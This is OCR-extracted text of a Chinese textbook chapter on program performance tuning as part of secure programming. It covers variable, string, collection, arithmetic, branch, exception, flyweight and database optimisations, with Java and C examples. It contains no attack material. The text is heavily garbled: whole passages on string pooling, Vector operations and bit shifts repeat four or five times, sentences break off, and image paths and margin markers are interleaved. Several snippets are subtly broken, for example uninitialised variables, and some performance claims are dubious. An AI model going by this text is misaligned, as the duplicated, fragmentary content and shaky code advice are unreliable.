
4. Socket 是一种使用较多的网络通信手段。

(1) 通过查阅相关资料来了解：如果要进行即时通信，怎样用 Socket 实现?

(2) Socket 通信过程中具有什么安全问题? Socket 安全测试一般怎样进行?

参 考 文 献

1　张海藩. 软件工程导论. 北京：清华大学出版社，2007.
2　程永敬，翁海燕，朱涛江，译. 编写安全的代码. 北京：机械工业出版社，2005.



程序性能调优

安全编程技术，其本质是要编写安全的程序。但是，实际上，安全是一个广泛的概念，除了在功能上需要能够不出现隐患外，在性能上也需要能够不为隐患提供出现的可能。特别是在某些情况下，性能调优显得格外重要。如果程序性能不好，也可能导致某些方面的安全问题。因此，性能调优是保证程序安全的一个重要方面。

本章基于一些流行的编程语言，讲解一些性能调优方面的编程技巧。性能调优方面的讲解包括以下几个方面：

- 数据优化。主要是编程过程中数据使用上的调优，如变量赋值、字符串、数据结构优化等。
- 算法优化。主要是对运算过程进行优化，如基本算术运算、运算流程上的优化等。
- 应用优化。针对异常处理、单态对象、享元对象、Web程序、线程操作进行优化。
- 大量的软件中都用到了数据库，数据库的访问速度直接影响到程序的运行性能安全性，本章也对数据库访问过程中的优化问题进行了讲解。

应该指出的是，本章内容只是一些技巧的举例，并不能代表所有的代码优化技术。本章的目的是为了让读者知道代码优化的重要性以及掌握一些常见的技巧。

不过，代码的优化有时候是以程序的可读性甚至程序安全性为代价的，在开发的过程中，一定要权衡好两者之间的利弊关系，采用适当的优化方法。

16.1 数据优化

16.1.1 优化变量赋值

一般说来，由于局部变量用完之后释放，因此有些作用范围较大的变量操作，改为局部变量来实现，有助于节省宝贵的系统资源。

如下代码：





Note

```
class Test
{
  int sum;
  void cal()
 {
    for (int i = 1; i < 1000; i++)
    {
        sum += i;
    }
 }
}
```

该代码是求 1～1000 的和，变量 sum 作为类成员变量，在循环中对其进行反复读取，由于对局部变量进行读取，消耗资源较少，因此，可以将这个读取过程交给局部变量去做，代码如下：

```
class Test
{
  int sum;
  void cal()
 {
    int temp = sum;
    for (int i = 1; i < 1000; i++)
    {
         temp += i;
    }
    sum = temp;
  }
}
```

该代码中，对 sum 的读取和赋值变为了对局部变量 temp 的访问。

✎提示　后面的代码在可读性上不如前面的代码，所以在采用时应该权衡考虑。

16.1.2　优化字符串

由于字符串的特殊性和灵活性，字符串的优化应用较广。

首先，由于字符串的池机制，字符串的初始化(分配内存过程)就可以优化。

看如下代码：


```
String str = new String( "China" );
```

该代码中，系统实例化一个新的对象 str，为其分配内存空间。但是由于字符串使用了池机制，可以将上面的代码优化如下：

```
String str = "China";
```



此代码中，系统首先检查池中有无"China"，如果有，系统将直接使用池中的字符串，而不用新分配内存空间。



提示　字符串的池机制是指：当字符串初始化时，首先在池(内存的一片空间)中查找，是否存在该字符串，如池中有该字符串，就使用池中的；如果没有，系统为字符串分配新的空间，并放入池中。

一般情况下，由于字符串常量的出现都会附带为其分配内存空间，因此，能够避免字符串常量出现的场合，可以尽量避免。

如下代码：

```
String s;
if( s.equals("") )
{
      // 一些操作
}
```

该代码将字符串 s 和空字符串相比较，虽然空字符串中没有内容，但是也要占用字符串所规定的内存空间。因此，可以用如下代码加以避免：

```
String s;
if( s.length() == 0 )
{
      // 一些操作
}
```

又如，如下代码：


```
StringBuffer sb;
String str = ",";
for (int i = 0; i < 10; ++i)
{
    sb.append(i);
    sb.append(str);
}
```

该代码中，字符串 str 中只包含一个逗号，如果用字符串的形式来保存，比用字符形式保存消耗的资源要多。因此，该代码可以作如下优化：

```
StringBuffer sb;
for (int i = 0; i < 10; ++i)
{
  sb.append(i);
  sb.append(',');
}
```

将逗号用字符来表示，节省系统资源。





Note

此代码中，系统首先检查池中有无"China"，如果有，系统将直接使用池中的字符串，而不用新分配内存空间。

提示　字符串的池机制是指：当字符串初始化时，首先在池（内存的一片空间）中查找，是否存在该字符串，如池中有该字符串，就使用池中的；如果没有，系统为字符串分配新的空间，并放入池中。

一般情况下，由于字符串常量的出现都会附带为其分配内存空间，因此，能够避免字符串常量出现的场合，可以尽量避免。

如下代码：

```
String s;
if( s.equals("") )
{
      // 一些操作
}
```

该代码将字符串 s 和空字符串相比较，虽然空字符串中没有内容，但是也要占用字符串所规定的内存空间。因此，可以用如下代码加以避免：

```
String s;
if( s.length() == 0 )
{
      // 一些操作
}
```

又如，如下代码：


```
StringBuffer sb;
String str = ",";
for (int i = 0; i < 10; ++i)
{
    sb.append(i);
    sb.append(str);
}
```

该代码中，字符串 str 中只包含一个逗号，如果用字符串的形式来保存，比用字符形式保存消耗的资源要多。因此，该代码可以作如下优化：

```
StringBuffer sb;
for (int i = 0; i < 10; ++i)
{
  sb.append(i);
  sb.append(',');
}
```

将逗号用字符来表示，节省系统资源。





此代码中，系统首先检查池中有无"China"，如果有，系统将直接使用池中的字符串，而不用新分配内存空间。

提示　字符串的池机制是指：当字符串初始化时，首先在池(内存的一片空间)中查找，是否存在该字符串，如池中有该字符串，就使用池中的；如果没有，系统为字符串分配新的空间，并放入池中。

一般情况下，由于字符串常量的出现都会附带为其分配内存空间，因此，能够避免字符串常量出现的场合，可以尽量避免。

如下代码：

```
String s;
if( s.equals("") )
{
      // 一些操作
}
```

该代码将字符串 s 和空字符串相比较，虽然空字符串中没有内容，但是也要占用字符串所规定的内存空间。因此，可以用如下代码加以避免：

```
String s;
if( s.length() == 0 )
{
      // 一些操作
}
```

又如，如下代码：


```
StringBuffer sb;
String str = ",";
for (int i = 0; i < 10; ++i)
{
    sb.append(i);
    sb.append(str);
}
```

该代码中，字符串 str 中只包含一个逗号，如果用字符串的形式来保存，比用字符形式保存消耗的资源要多。因此，该代码可以作如下优化：

```
StringBuffer sb;
for (int i = 0; i < 10; ++i)
{
  sb.append(i);
  sb.append(',');
}
```

将逗号用字符来表示，节省系统资源。





此代码中，系统首先检查池中有无“China”，如果有，系统将直接使用池中的字符串，而不用新分配内存空间。

提示　字符串的池机制是指：当字符串初始化时，首先在池(内存的一片空间)中查找，是否存在该字符串，如池中有该字符串，就使用池中的；如果没有，系统为字符串分配新的空间，并放入池中。

一般情况下，由于字符串常量的出现都会附带为其分配内存空间，因此，能够避免字符串常量出现的场合，可以尽量避免。

如下代码：

```
String s;
if( s.equals("") )
{
      // 一些操作
}
```

该代码将字符串 s 和空字符串相比较，虽然空字符串中没有内容，但是也要占用字符串所规定的内存空间。因此，可以用如下代码加以避免：

```
String s;
if( s.length() == 0 )
{
      // 一些操作
}
```


又如，如下代码：


```
StringBuffer sb;
String str = ",";
for (int i = 0; i < 10; ++i)
{
    sb.append(i);
    sb.append(str);
}
```

该代码中，字符串 str 中只包含一个逗号，如果用字符串的形式来保存，比用字符形式保存消耗的资源要多。因此，该代码可以作如下优化：

```
StringBuffer sb;
for (int i = 0; i < 10; ++i)
{
  sb.append(i);
  sb.append(',');
}
```

将逗号用字符来表示，节省系统资源。





值得一提的是，在对多个字符串进行操作或对一个字符串进行修改时，用StringBuffer比用String要好。

如下代码：

```
String str1 = "s1";
String str2 = "s2";
String str3 = str1 + str2;
```

str3将保存str1和str2连接在一起的结果，系统将为str3额外分配内存。为了避免这个额外的资源消耗，代码可以优化如下：

```
StringBuffer sb = new StringBuffer("s1");
String str2 = "s2";
sb.append(str2);
```

这样，就不需要为两个字符串连接的结果额外分配内存。当然，此时带来的代价是：前面那个字符串的内容丢失了。

16.1.3 选择合适的数据结构

在实际开发的过程中，选择一种合适的数据结构很重要。比如，有一堆随机存放的数据，如果经常在其中进行插入和删除操作，使用链表较好；如果要经常进行读取，并且数据个数固定，则使用数组较好。

这里需要注意的是，在高级语言中，大部分语言中虽然提供了同样功能的API，但是底层实现机制不同，操作性能大不相同，而不是从表面就可以看出来的。如Java语言中：

- ArrayList和LinkedList，提供了功能类似的API，如对元素的增删改查。但是前者采用数组方式存储数据，后者采用链表方式存储数据，在数据大量进行添加删除时效果不一样。
- ArrayList和Vector，后者实现了线程同步，在没有线程要求时适合用前者，因为速度较快；多个线程访问同一个Vector时适合用后者，因为可以保证数据安全，等等。


又如，在C中，数组与指针语句具有十分密切的关系，一般来说，指针的好处是比较灵活简洁，而数组则比较直观，容易理解。与数组索引相比，指针一般能使代码速度更快，占用空间更少。另外，对于大部分的编译器，使用指针比使用数组生成的代码更短，执行效率更高。这种情况，在使用多维数组时差异更明显。

下面的代码作用是相同的，但是效率不一样。

数组索引：

```
for(;;){
  sum += array[t ++ ];
}
```





指针运算：

```
p = array;
for(;;){
  sum += *(p++);
}
```

✎提示　该代码的指针版本中，array 的地址每次赋值给地址 p 后，在每次循环中只需对指针 p 进行增量操作。在数组索引版本中，每次循环中都必须进行根据 t 值求数组下标的复杂运算。

16.1.4　使用尽量小的数据类型

为了保证空间不被浪费，在使用数据类型的过程中，可以做到：

- 能够使用字符型(char)定义的变量的情况下，就不要使用整型(int)变量来存储数据；
- 能够使用整型(int)变量定义的变量就不要用长整型 (long int)；
- 能使用浮点型(float)变量就不要使用双精度(double)型变量，等等。

✎提示　必须要保证，在定义变量后，变量中的值不要超过变量所能容纳的范围。如果超过变量的范围赋值，有些语言，如 Java，可以为变量超过范围报错；但是，有些编译器(如 C 编译器)，并不报错，但程序运行结果却错了，而且这样的错误很难发现。如前面章节中讲解的整数溢出，就是一个发生错误的案例。

16.1.5　合理使用集合

很多语言中都有集合的概念，某些集合的存储实际上是用数组，如 java 中的 Vector、ArrayList，实际上就是一个 java. lang. Object 实例的数组。

以 Vector 为例，Vector 的使用与数组相似，它的元素可以通过整数形式的索引访问。但是，Vector 类型的对象在创建之后，对象的大小能够根据元素的增加或者删除而扩展、缩小。

在使用集合时，尽可能将元素添加到集合后面。

以下例子：


```
Vector v = new Vector();
for(int i = 0;i < 100; i++)
{
    v.add(0, "China");
}
```

可以改为：

```
Vector v = new Vector();
for(int i = 0;i < 100; i++)
{
```



```
        v.add("China");
    }
```



Note

可以免除元素的移动。同样的规则也适用于 Vector 类的 remove()方法。由于 Vector 中各个元素之间不能含有“空隙”，删除最后一个元素之外的任意其他元素都导致被删除元素之后的元素向前移动。也就是说，从 Vector 删除最后一个元素要比删除第一个元素“开销”低好几倍。

假设要从前面的 Vector 删除所有元素，可以使用这种代码：

```
for(int i = 0;i < 100; i ++ )
{
    v.remove(0);
}
```

以上代码性能不佳，应该改为：

```
for(int i = 0;i < 100; i ++ )
{
    v.remove(v.size() - 1);
}
```

当然，从 Vector 类型的对象 v 删除所有元素的最好方法是使用“v.removeAllElements();”语句。

16.2 算法优化

16.2.1 优化基本运算

很多细微的代码都可以进行优化，其中最常见的是乘法和除法的优化。

考虑下面的代码：

```
for (i = 0; i < 1000; i++ )
{
    sum += i * 4;
}
```

此处如果使用移位来代替乘法运算，可以使性能提高。


重写的代码为：

```
for (i = 0; i < 1000; i++ )
{
    sum += (i<<2);
}
```

同样，向右移位相当于除以 2，比如，将两个数字相加之后取平均值，传统代码



```
    v.add("China");
}
```



Note

可以免除元素的移动。同样的规则也适用于 Vector 类的 remove()方法。由于 Vector 中各个元素之间不能含有“空隙”,删除最后一个元素之外的任意其他元素都导致被删除元素之后的元素向前移动。也就是说,从 Vector 删除最后一个元素要比删除第一个元素“开销”低好几倍。

假设要从前面的 Vector 删除所有元素,可以使用这种代码:

```
for(int i = 0;i < 100; i ++ )
{
    v.remove(0);
}
```

以上代码性能不佳,应该改为:

```
for(int i = 0;i < 100; i ++ )
{
    v.remove(v.size() - 1);
}
```

当然,从 Vector 类型的对象 v 删除所有元素的最好方法是使用“v.removeAllElements();”语句。

16.2 算法优化

16.2.1 优化基本运算

很多细微的代码都可以进行优化,其中最常见的是乘法和除法的优化。

考虑下面的代码:

```
for (i = 0; i < 1000; i++)
{
    sum += i * 4;
}
```

此处如果使用移位来代替乘法运算,可以使性能提高。


重写的代码为:

```
for (i = 0; i < 1000; i++)
{
    sum += (i<<2);
}
```

同样,向右移位相当于除以 2,比如,将两个数字相加之后取平均值,传统代码



```
    v.add("China");
}
```



Note

可以免除元素的移动。同样的规则也适用于 Vector 类的 remove()方法。由于 Vector 中各个元素之间不能含有“空隙”,删除最后一个元素之外的任意其他元素都导致被删除元素之后的元素向前移动。也就是说,从 Vector 删除最后一个元素要比删除第一个元素“开销”低好几倍。

假设要从前面的 Vector 删除所有元素,可以使用这种代码:

```
for(int i = 0;i < 100; i ++ )
{
    v.remove(0);
}
```

以上代码性能不佳,应该改为:

```
for(int i = 0;i < 100; i ++ )
{
    v.remove(v.size() - 1);
}
```

当然,从 Vector 类型的对象 v 删除所有元素的最好方法是使用“v. removeAllElements();”语句。

16.2 算法优化

16.2.1 优化基本运算

很多细微的代码都可以进行优化,其中最常见的是乘法和除法的优化。

考虑下面的代码:

```
for (i = 0; i < 1000; i++ )
{
    sum += i * 4;
}
```

此处如果使用移位来代替乘法运算,可以使性能提高。


重写的代码为:

```
for (i = 0; i < 1000; i++ )
{
    sum += (i<<2);
}
```

同样,向右移位相当于除以 2,比如,将两个数字相加之后取平均值,传统代码



```
        v.add("China");
    }
```



Note

可以免除元素的移动。同样的规则也适用于 Vector 类的 remove()方法。由于 Vector 中各个元素之间不能含有“空隙”，删除最后一个元素之外的任意其他元素都导致被删除元素之后的元素向前移动。也就是说，从 Vector 删除最后一个元素要比删除第一个元素“开销”低好几倍。

假设要从前面的 Vector 删除所有元素，可以使用这种代码：

```
for(int i = 0;i < 100; i++)
{
    v.remove(0);
}
```

以上代码性能不佳，应该改为：

```
for(int i = 0;i < 100; i++)
{
    v.remove(v.size() - 1);
}
```

当然，从 Vector 类型的对象 v 删除所有元素的最好方法是使用“v.removeAllElements();”语句。

16.2 算法优化

16.2.1 优化基本运算

很多细微的代码都可以进行优化，其中最常见的是乘法和除法的优化。

考虑下面的代码：

```
for (i = 0; i < 1000; i++)
{
    sum += i * 4;
}
```

此处如果使用移位来代替乘法运算，可以使性能提高。


重写的代码为：

```
for (i = 0; i < 1000; i++)
{
    sum += (i<<2);
}
```

同样，向右移位相当于除以 2，比如，将两个数字相加之后取平均值，传统代码



```
        v.add("China");
    }
```



Note

可以免除元素的移动。同样的规则也适用于 Vector 类的 remove()方法。由于 Vector 中各个元素之间不能含有“空隙”，删除最后一个元素之外的任意其他元素都导致被删除元素之后的元素向前移动。也就是说，从 Vector 删除最后一个元素要比删除第一个元素“开销”低好几倍。

假设要从前面的 Vector 删除所有元素，可以使用这种代码：

```
for(int i = 0;i < 100; i ++ )
{
    v.remove(0);
}
```

以上代码性能不佳，应该改为：

```
for(int i = 0;i < 100; i ++ )
{
    v.remove(v.size() - 1);
}
```

当然，从 Vector 类型的对象 v 删除所有元素的最好方法是使用“v.removeAllElements();”语句。

16.2 算法优化

16.2.1 优化基本运算

很多细微的代码都可以进行优化，其中最常见的是乘法和除法的优化。

考虑下面的代码：

```
for (i = 0; i < 1000; i++)
{
    sum += i * 4;
}
```


此处如果使用移位来代替乘法运算，可以使性能提高。

重写的代码为：

```
for (i = 0; i < 1000; i++)
{
    sum += (i<<2);
}
```

同样，向右移位相当于除以 2，比如，将两个数字相加之后取平均值，传统代码





如下：

```
int mid = ( hi + lo ) / 2;
```

实际上，该代码可以进行优化，可以将两个数字的和右移，此时 CPU 不需要做一个除法指令，节省资源。

代码如下：

```
int mid = ( hi + lo ) >> 1;
```

求余运算也可以进行优化，如：

```
a = a % 8;
```

可以改为：

```
a = a&7;
```

该代码有助于提高性能，但如前所述，可读性变差了。

此外，整数除法是整数运算中最慢的，所以应该尽可能避免。

对于连除，有时可以由乘法代替。

以下是不好的代码：

```
int i, j, k , m;
m = i / j / k;
```

推荐的代码：

```
int i, j, k , m;
m = i / (j * k);
```

提示 以上操作的副作用是：有可能在乘积运算时，整数会溢出，所以只能在一定范围的除法中使用。

另外，使用增量和减量操作符也有助于提高性能。在使用加 1 和减 1 操作时，尽量使用增量和减量操作符。

比如下面这条语句：


```
x = x + 1;
```

改为：

```
x++;
```

更好。





✎提示　增量符语句比赋值语句更快，对于大多数 CPU 来说，对内存字的增、减量操作不必明显地使用取内存和写内存的指令，

另外，使用复合赋值表达式也有助于提高性能。

比如下面这条语句：

```
x = x + 1;
```

改为：

```
x += 1;
```

更好。

16.2.2　优化流程

流程主要包括以下两类：选择和循环。

1. 选择结构的优化

在选择语句中，可以利用一些手段提高运行性能，如：

- 充分将可能性大的分支写在前面；
- 充分利用短路判断运算符，等等。


如下代码是根据学生的分数判断其等级：

```
public String getGrade(int score) throws Exception
{
    String msg = null;
    if(score >= 60&&score <= 100)
    {
        msg = "通过";
    }
    else if(score >= 0&&score < 60)
    {
        msg = "未通过";
    }
    else
    {
        throw new Exception();
    }
    return msg;
}
```

该程序中，根据学校以往的统计经验，如果学生不能通过的概率较大，那么第二个 if 分支就可以调到前面去。因此，代码可以变为：

```
public String getGrade(int score) throws Exception
{
    String msg = null;
```






```
        if(score>=0&&score<60)
        {
            msg = "未通过";
        }
        else if(score>=60&&score<=100)
        {
            msg = "通过";
        }
        else
        {
            throw new Exception();
        }
        return msg;
    }
```

另外，短路运算符有时也可以提高性能。

如下代码：

```
if(条件1&&条件2)
```

可以将不成立概率较大的条件放在前面。

又如：

```
if(条件1||条件2)
```

可以将成立概率较大的条件放在前面。

另外，在使用if-if结构和if-else if结构效果相同的情况下，用if-else if可以使程序减少不必要的判断。

在用if判断某些值是否相等时，尽量将变量作为比较的对象。

如下代码：

```
if(a==3)
```

改成：

```
if(3==a)
```


更好。这是为了消除万一程序员将==写成=造成安全隐患。

提示　代码："if(a==3)"和"if(a=3)"在C语言中都能够接受；

代码："if(3==a)"在C语言中可以接受，但是，代码"if(3=a)"却不能接受，编译器会报错。

在选择流程的嵌套上，代码会按照顺序进行比较，匹配时就跳转到满足条件的语句执行。所以可以对嵌套可能的值依照发生的可能性进行排序，把最有可能的放在第一位，这样可以提高性能。





Note

比如，以下代码得到一个年份的某个月份的天数：

```
public String getDayNumber(int year,int month)
{
    if(year 是闰年)
    {
        // 得到各个月份的天数
    }
    else
    {
        // 得到各个月份的天数
    }
}
```

如果每个月份被输入的概率相同，那么就没有必要首先判断年份是否是闰年。因此，代码可以改为：

```
public String getDayNumber(int year,int month)
{
    if(月份为 2)
    {
        // 判断年份是否是闰年
        // 得到天数
    }
    else
    {
        // 得到其他各个月份的天数
    }
}
```

综上所述，当 if-elseif-else 语句中的分支很多时，为了减少比较的次数，明智的做法是把多分支 if-elseif-else 语句转为嵌套 if-elseif-else 语句。把发生频率高的情况放在一个 if 语句中，并且是嵌套 if-elseif-else 语句的最外层，发生频率相对低的情况放在另一个 if 语句中。

2. 循环的优化


循环的特点是可能会反复执行一些代码，因此，在循环中，有很多可以优化的场合，优化得好，可以大大提高系统性能。

如下代码：

```
Vector v;
for (int i = 0; i < v.size(); i++)
{
    // 一些操作
}
```

该代码中，循环内 i < v.size();会反复执行，系统会重复计算 v 的大小。因此，这





段代码可以优化。

优化方法是：可以让系统只调用 v.size()一次，代码如下：

```
Vector v;
int n = v.size();
for (int i = 0; i < n; ++i)
{
    // 一些操作
}
```

不过，如果是对集合 v 进行反向遍历，如下代码：

```
Vector v;
for (int i = v.size() - 1; i >= 0; --i)
{
    // 一些操作
}
```

就没有必要进行优化了，因为此时 v.size()只会调用一次。

16.3　应用优化

16.3.1　优化异常处理

异常处理给开发带来较大的方便，但是因为一个异常抛出首先需要创建一个新的对象，异常处理需要消耗底层资源。因此，Exception 降低性能。在异常操作的过程中，有时候可以对其进行优化。如下代码：


```
try
{
  cus.fun();
}
catch (NullPointerException e)
{
  // 处理非正常操作
}
```

该代码相当于抛出 NullPointerException 时处理非正常操作。但是，该代码也可写成如下形式：

```
if (cus == null)
{
  // 处理非正常操作
}
else
```



```
    {
      cus.fun();
    }
```



Note

比较这两段代码，从可读性和安全性上来讲，前面的代码比较好；但是从性能上讲，却是后面的代码比较好。因此在实际开发的过程中，需要仔细权衡。

✎**提示** 在Java中，异常需要消耗资源的原因是：Throwable接口中的构造器调用名为fillInStackTrace()的本地方法，这个方法负责检查栈的整个框架来收集跟踪信息。这样无论有无异常抛出，它要求虚拟机装载异常栈，消耗资源。

一般说来，异常在需要抛出的地方抛出，try-catch能整合就整合。

如下代码：

```
try
{
    // 代码块 1
}
catch(Exception1 e)
{
    // 处理 Exception1
}
try
{
    // 代码块 2
} catch(Exception2 e ) {
    // 处理 Exception2
}
```

可以整合为：


```
try
{
    // 代码块 1
    // 代码块 2
}
catch(Exception1 e )
{
    // 处理 Exception1
}
catch(Exception2 e )
{
    // 处理 Exception2
}
```

注意，不到万不得已，不要在循环中使用异常捕捉块。

如下代码：

```
for( … )
{
```






```
    try
    {
        // 代码
    }
    catch(Exception e )
    {
        // 处理异常
    }
}
```

应该改为：

```
    try
    {
        for( … )
        {
            // 代码
        }
    }
    catch(Exception e)
    {
        // 处理异常
}
```

16.3.2 单例

单例模式适合于一个类只有一个实例的情况，可以起到提高性能的效果，在本书第7章已经进行了详细的讲解。

16.3.3 享元

享元(flyweight)模式是一种常见的软件设计模式，可用于对那些通常因为数量太大而难以用对象来表示的概念或实体进行建模。有些项目里，要重复用到多个对象，那么可以让重复的对象只生成一个。

例如，一个文档里有30万个汉字，每个汉字都要显示出来，如果把每个汉字看成一个对象，要生成30万个对象，消耗内存。


但是，30万个汉字有很多重复的，最后要使用的汉字大概几千个，那么，只需要实例化几千个对象，把它们放在一个池(享元工厂)中，要用到的时候，就取出来，节省内存。

因此，享元模式运用了共享技术有效地支持大量细粒度的对象，系统只使用少量的对象，状态变化很小，对象使用次数增多。

以前面所述的字处理软件为例，可以用享元模式来实现。代码如下：

```
import java.util.HashMap;
interface Flyweight
{
    public void display();
}
```






```
class FlyweightWord implements Flyweight
{
      public FlyweightWord()
      {
          System.out.println("实例化");
      }
      private String content;
      public String getContent()
      {
          return content;
      }
      public void setContent(String content)
      {
          this.content = content;
      }
      public void display()
      {
          System.out.println(content + " 显示");
      }
}
class FlyweightFactory
{
      private static HashMap flyweightPool = new HashMap();
      public static Flyweight getFlyweight(String key)
      {
          FlyweightWord flyweightWord = (FlyweightWord)flyweightPool.get(key);
          if(flyweightWord==null)
          {
                flyweightWord = new FlyweightWord();
                flyweightWord.setContent(key);
                // 放回池
                flyweightPool.put(key, flyweightWord);
          }
          return flyweightWord;
      }
}

public class Flyweight1
{
      public static void main(String[] args)
      {
          Flyweight flyweight1 = FlyweightFactory.getFlyweight("中");
          Flyweight flyweight2 = FlyweightFactory.getFlyweight("华");
          Flyweight flyweight3 = FlyweightFactory.getFlyweight("中");
          Flyweight flyweight4 = FlyweightFactory.getFlyweight("国");
          flyweight1.display();
          flyweight2.display();
          flyweight3.display();
          flyweight4.display();
      }
}
```





显示结果如图 16-1 所示。可见,只实例化 3 个对象却用了 4 次。

享元模式的有效性很大程度上取决于如何使用它以及在何处使用它。当以下情况都成立时使用享元模式。

- 一个应用程序使用了大量的对象;
- 由于使用大量的对象,造成很大的存储开销;
- 对象的大多数状态都可变为外部状态;
- 如果对象的内部状态相同,则可以用相对较少的共享对象取代需要使用的多个对象;
- 应用程序不依赖对象标识。



图　16-1

享元模式的优点在于它大幅度地降低内存中对象的数量。但是,它做到这一点所付出的代价也是很高的,享元模式使得系统更加复杂。

另外,为了使对象可以共享,需要将一些状态外部化(如使用享元池),这使得程序的逻辑复杂化。享元模式将享元对象的状态外部化,而读取外部状态使得运行时间稍微变长。

16.3.4　延迟加载

延迟加载(lazy loading)策略,是使对象或资源在需要的时候才开始分配内存。代码如下:

```
Customer cus = new Customer();
if(list.size()<10)
{
    list.add(cus);
}
```

可改为:


```
Customer cus = null;
if(list.size()<10)
{
  cus = new Customer();
  list.add(cus);
}
```


16.3.5　线程同步中的优化

由于线程的同步可能造成性能的降低,因此,关于线程同步的操作,要注意如下几个方面:

(1) 能够不用同步的地方就不要用同步,在程序中避免使用过多的同步。

如果将不必要同步的代码块同步,同步的安全性优势没有体现出来,反而造成程序性能的下降。因此,如果程序是单线程或者在多线程中不需要同步代码段,就一定不要使用同步代码块。





Note

(2) 同步的范围尽量小一些。

很明显,如果同步代码范围大,则在较大的范围内只能被一个线程独占,性能降低的程度较大,因此,同步的范围应该尽量小一些。一般情况下,如果可以对某个方法或函数进行同步,就尽量不要对整个代码段进行同步。

16.4 数据库的优化

16.4.1 设计上的优化

数据库设计上,适当采用措施,可以大大提高访问性能,现根据软件工程的经验,列出以下几点。

1. 尽量给表设置主键与外键

很多数据库产品中,允许数据表不设置主键,即使表中实体有主键外键关系,也允许不设置外键。但是,从查询性能优化上讲,一个实体不能既无主键又无外键,因为很多与索引有关系的操作都要基于主键与外键来进行。

实际上,主键是实体的高度抽象,外键表达了实体之间的某种对应关系,主键与外键的配对,表示了实体之间的连接。

2. 适当破坏范式标准,以空间换取时间

一般说来,表及其字段之间的关系,应尽可能满足第三范式。但是,为了提高数据库的运行效率,有时可以降低范式标准,适当增加一些冗余,提高查询性能,达到以空间换时间的目的。

例如,有一张存放订单明细的表,结构如表 16-1 所示。

表 16-1 T_ORDERITEM

品　名	型　号	单　价	数　量
⋮			

T_ORDERITEM 表的设计符合第三范式。


但是,考虑一种特殊情况,如果系统经常进行统计总金额操作,统计时将每一种货物的单价和数量相乘,然后加起来,如果统计操作反复执行,将会执行大量的乘法,怎样避免大量乘法操作,提高统计速度呢?这就可以在 T_ORDERITEM 表中增加冗余字段。

增加了冗余字段的 T_ORDERITEM 表,如表 16-2 所示。

表 16-2 T_ORDERITEM


品　名	型　号	单　价	数　量	金　额
⋮				

在新的 T_ORDERITEM 表中,增加了"金额"字段,由于"金额"可以由"单价"乘以"数量"得到,说明"金额"是冗余字段,因此,该表的设计不满足第三范式。但是这种设



(2) 同步的范围尽量小一些。

